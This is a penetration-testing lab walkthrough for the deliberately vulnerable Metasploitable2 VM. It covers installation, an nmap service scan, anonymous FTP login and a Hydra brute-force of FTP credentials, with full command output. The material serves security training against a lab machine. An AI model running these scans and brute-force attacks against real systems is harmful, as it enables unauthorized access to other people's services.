Metasploitable2

Metasploitable2 Complete Overview

Metasploitable is an intentionally vulnerable Linux virtual machine.

This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

Installation and configuration

We are here to exploit Metasploitable 2 (Damn vulnerable machine for penetration testing)

Get this Metasploiable2 machine from https://information.rapid7.com/download-metasploitable-2017.html


Installation Process:

1. Open VirtualBox and Click on "New" button to create a new virtual machine
2. Type the Virtual Machine name(Metasploitable2)
3. Allocate the amount of memory(Preferable but not below 512mb)
4. Select Use an existing hard disk file
5. Select the vmdk file that you have downloaded from Rapid7
6. Click on Create…!!! Successfully Installed Metasploitable2, Now it's time to configure network settings.

After installation change the network adapter settings as follows :

In-Network Setting: Settings/Network/Adapter Select Ethernet or Wireless

In Advanced tab Select: Promiscuous Mode as Allow All



Meta2 - Settings

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Realtek PCIe FE Family Controller

Advanced


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 080027F8B931

☑ Cable Connected


Bootup the Metasploitable2 machine and Try to login using given credentials on Banner…!!!



```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Find machine IP address by using the following command in terminal

```
ifconfig
```



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f8:b9:31
          inet addr:192.168.0.130  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef8:b931/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:312555 errors:0 dropped:0 overruns:0 frame:0
          TX packets:133289 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20042147 (19.1 MB)  TX bytes:7286490 (6.9 MB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:286 errors:0 dropped:0 overruns:0 frame:0
          TX packets:286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:116013 (113.2 KB)  TX bytes:116013 (113.2 KB)

msfadmin@metasploitable:~$
```

That's All for setup….Let's Start Hacking…

Walkthrough


Scanning

Scanning the Matasploitable 2

As we noticed the IP address of the machine is 192.168.0.130

Let’s begin scanning with Nmap which is part of Kali Linux

```
nmap -sV -p- 192.168.0.130
```



```
root@kali:~# nmap -p- -sV 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-24 13:05 IST
NSOCK ERROR [149.3930s] mksock_bind_addr(): Bind to 0.0.0.0:111 failed (IOD #27): Address already in use (98)
Nmap scan report for 192.168.0.130
Host is up (0.00026s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35984/tcp open  mountd      1-3 (RPC #100005)
38358/tcp open  java-rmi    GNU Classpath grmiregistry
52671/tcp open  nlockmgr    1-4 (RPC #100021)
54540/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:F8:B9:31 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploiting all ports in different techniques:

21-FTP


Method 1:

Login with Anonymous as username and no password.

If you need more info about Anonymous FTP you can find it here.

https://whatis.techtarget.com/definition/anonymous-FTP-File-Transfer-Protocol

```
ftp 192.168.0.130
```




```
root@kali:~# ftp 192.168.0.130
Connected to 192.168.0.130.
220 (vsFTPd 2.3.4)
Name (192.168.0.130:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Method 2 :

Through Brute-force using Hydra but you need to have a custom list of usernames and passwords.


```
hydra -L /root/Desktop/USERNAMES.txt -P /root/Desktop/PASSWORDS.txt <Target
IP Address> ftp -V
```



```
root@kali:~# hydra -L /root/Desktop/USERNAMES.txt -P /root/Desktop/PASSWORDS.txt 192.168.0.130 ftp -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-10-24 13:31:05
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftp://192.168.0.130:21/
[ATTEMPT] target 192.168.0.130 - login "admin" - pass "admin" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin" - pass "password" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin" - pass "user" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin" - pass "msfadmin" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin" - pass "" - 5 of 25 [child 4] (0/0)
[ATTEMPT] target 192.168.0.130 - login "user" - pass "admin" - 6 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.0.130 - login "user" - pass "password" - 7 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.0.130 - login "user" - pass "user" - 8 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.0.130 - login "user" - pass "msfadmin" - 9 of 25 [child 8] (0/0)
[ATTEMPT] target 192.168.0.130 - login "user" - pass "" - 10 of 25 [child 9] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin123" - pass "admin" - 11 of 25 [child 10] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin123" - pass "password" - 12 of 25 [child 11] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin123" - pass "user" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin123" - pass "msfadmin" - 14 of 25 [child 13] (0/0)
[ATTEMPT] target 192.168.0.130 - login "admin123" - pass "" - 15 of 25 [child 14] (0/0)
[ATTEMPT] target 192.168.0.130 - login "msfadmin" - pass "admin" - 16 of 25 [child 15] (0/0)
[21][ftp] host: 192.168.0.130   login: user   password: user
[ATTEMPT] target 192.168.0.130 - login "msfadmin" - pass "password" - 17 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.0.130 - login "msfadmin" - pass "user" - 18 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.0.130 - login "msfadmin" - pass "msfadmin" - 19 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.0.130 - login "msfadmin" - pass "" - 20 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.0.130 - login "" - pass "admin" - 21 of 25 [child 10] (0/0)
[ATTEMPT] target 192.168.0.130 - login "" - pass "password" - 22 of 25 [child 11] (0/0)
[ATTEMPT] target 192.168.0.130 - login "" - pass "user" - 23 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.0.130 - login "" - pass "msfadmin" - 24 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.0.130 - login "" - pass "" - 25 of 25 [child 13] (0/0)
[21][ftp] host: 192.168.0.130   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-10-24 13:31:13
```

It will take each username and password from the given files and try to login to the target FTP service.

Once you found the credentials you can directly log in.



```
root@kali:~# ftp 192.168.0.130
Connected to 192.168.0.130.
220 (vsFTPd 2.3.4)
Name (192.168.0.130:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

